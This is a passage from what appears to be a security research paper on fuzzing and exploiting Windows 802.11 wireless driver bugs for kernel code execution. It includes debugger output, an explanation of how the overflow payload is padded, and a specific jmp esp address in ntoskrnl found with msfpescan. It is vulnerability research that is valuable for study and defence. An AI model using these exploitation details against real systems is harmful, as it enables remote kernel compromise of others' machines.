80550828 f74a3f6a 829a8028 804e3579 829a8230 USBPORT!USBPORT_FlushDoneTransferList+0x16c
80550854 f74b1fb0 829a8028 804e3579 829a8028 USBPORT!USBPORT_DpcWorker+0x224
80550890 f74b2128 829a8028 00000001 80559580 USBPORT!USBPORT_IsrDpcWorker+0x37e
805508ac 804dc179 829a864c 6b755044 00000000 USBPORT!USBPORT_IsrDpc+0x166
805508d0 804dc0ed 00000000 0000000e 00000000 nt!KiRetireDpcList+0x46
805508d4 00000000 0000000e 00000000 00000000 nt!KiIdleLoop+0x26
```

The crash indicates that not only did the fuzzer gain control of the driver's execution address, but the entire stack frame was smashed as well. The `esp` register points about a thousand bytes into the frame and the bogus `eip` value

inside another controlled area.

```
kd> dd 80550684
80550684  79e1538d 14c4f76f 8c1cec8e ea20f5b9
80550694  63a92305 115cab0c c63e58cc 6d90e221

kd> s 0x80550600 Lffff 0x3c 0xe8 0xa6 0xdf
80550608  3c e8 a6 df 10 06 55 80-78 df 0d b9 3c e8 a6 df  <.....U.x...<...
80550614  3c e8 a6 df 00 0d db ba-00 00 0e f3 2b 1a 9e 0b  <...........+...
80550678  3c e8 a6 df 08 00 00 00-46 02 01 00 8d 53 e1 79  <.......F....S.y
8055a524  3c e8 a6 df 02 00 00 00-00 00 00 00 3c e8 a6 df  <...........<...
8055a530  3c e8 a6 df 00 40 00 e1-00 00 00 00 00 00 00 00  <....@..........
```

Analyzing this bug took a lot more time than one might expect. Suprisingly, there is no single field or information element that triggers this flaw. Any series of information elements with a length greater than 1100 bytes will trigger the overflow if the `SSID`, `Supported Rates`, and `Channel` information elements are at the beginning. The driver will discard any frames where the IE chain is truncated or extends beyond the boundaries of the received frame. This was an annoyance, since a payload may be of arbitrary length and content and may not neatly fit into a 255 byte block of data (the maximum for a single IE). The solution was to treat the blob of padding and shellcode like a contiguous IE chain and pad the buffer based on the content and length of the frame. The exploit code would generate the buffer, then walk through the buffer as if it was a series of IEs, extending the very last IE via randomized padding. This results in a chain of garbage information elements which pass the driver's sanity checks and allows for clean exploitation.

For this bug, the `esp` register was the only one pointing into controlled data. This introduced another problem – before the vulnerable function returned, it modified stack variables and left parts of the frame corrupted. Although the area pointed to by `esp` was stable, a corrupted block exists just beyond it. To solve this, a tiny block of assembly code was added to the exploit that, when executed, would jump to the real payload by calculating an offset from the `eax` register. Finding a `jmp esp` instruction was as simple as running `msfpescan` on ntoskrnl.exe and adjusting it for the kernel base address. The address that was chosen for this version of ntoskrnl.exe was 0x804ed5cb (0x800d7000 + 0x004165cb).

```
$ msfpescan ntoskrnl.exe -j esp
[ntoskrnl.exe]
0x004165cb jmp esp
```

Chapter 6

Conclusion

Technology that can be used to help prevent the exploitation of user-mode vulnerabilities is now becoming common place on modern desktop platforms. This represents a marked improvement that should, in the long run, make the exploitation of many user-mode vulnerabilities much more difficult or even impossible. That being said, there is an apparent lack of equivalent technology that can help to prevent the exploitation of kernel-mode vulnerabilities. The public justification for the lack of equivalent technology typically centers around the argument that kernel-mode vulnerabilities are difficult to exploit and are too few in number to actually warrant the integration of exploit prevention features. In actuality, sad though it may seem, the justification really boils down to a business cost issue. At present, kernel-mode vulnerabilities don't account for enough money in lost revenue to support the time investment needed to implement and test kernel-mode exploit prevention features.

In the interest of helping to balance the business cost equation, the authors have described a process that can be used to identify and exploit 802.11 wireless device driver vulnerabilities on Windows. This process includes steps that can be taken to fuzz the different ways in which 802.11 device drivers process 802.11 packets. In certain cases, flaws may be detected in a particular device driver's processing of certain packets, such as Beacon requests and Probe responses. When these flaws are detected, exploits can be developed using the features that have been integrated into the 3.0 version of the Metasploit Framework that help to streamline the process of transmitting crafted 802.11 packets in an effort to gain code execution.

Through the description of this process, it is hoped that the reader will see that kernel-mode vulnerabilities can be just as easy to identify and exploit as user-mode. Furthermore, it is hoped that this description will help to eliminate the false impression that all kernel-mode vulnerabilities are much more difficult to

exploit[1]. While an emphasis has been put upon 802.11 wireless device drivers, many different device drivers have the potential for exposing vulnerabilities. Looking toward the future, there are many different opportunities for research, both from an attack and defense point of view.

From an attack point of view, there's no shortage of interesting research topics. As it relates to 802.11 wireless device driver vulnerabilities, much more advanced 802.11 protocol fuzzers can be developed that are capable of reaching features exposed by all of the protocol client states rather than focusing on the unauthenticated and unassociated state. For device drivers in general, the development of fuzzers that attack the `IOCTL` interface exposed by device objects would provide good insight into a wide range of locally exposed vulnerabilities. Aside from techniques used to identify vulnerabilities, it's expected that researching of techniques used to actually take advantage of different types of kernel-mode vulnerabilities will continue to evolve and become more reliable. From a defense point of view, there is a definite need for research that is focused on making the exploitation of kernel-mode vulnerabilities either impossible or less reliable. It will be interesting to see what the future holds for kernel-mode vulnerabilities.

[1]Keeping in mind, of course, that there are indeed kernel-mode vulnerabilities that are difficult to exploit in just the same way that there are indeed user-mode vulnerabilities that are difficult to exploit.

Bibliography

[1] bugcheck and skape. *Windows Kernel-mode Payload Fundamentals.* http://www.uninformed.org/?v=3&a=4&t=sumry; accessed Dec 2, 2006.

[2] eEye. *Remote Windows Kernel Exploitation - Step Into the Ring 0.* http://research.eeye.com/html/Papers/download/StepIntoTheRing.pdf; accessed Dec 2, 2006.

[3] Gast, Matthew S. *802.11 Wireless Networks - The Definitive Guide.* http://www.oreilly.com/catalog/802dot11/; accessed Dec 2, 2006.

[4] Lemos, Robert. *Device drivers filled with flaws, threaten security.* http://www.securityfocus.com/news/11189; accessed Dec 2, 2006.

[5] SoBeIt. *Windows Kernel Pool Overflow Exploitation.* http://xcon.xfocus.org/xcon2005/archives/2005/Xcon2005_SoBeIt.pdf; accessed Dec 2, 2006.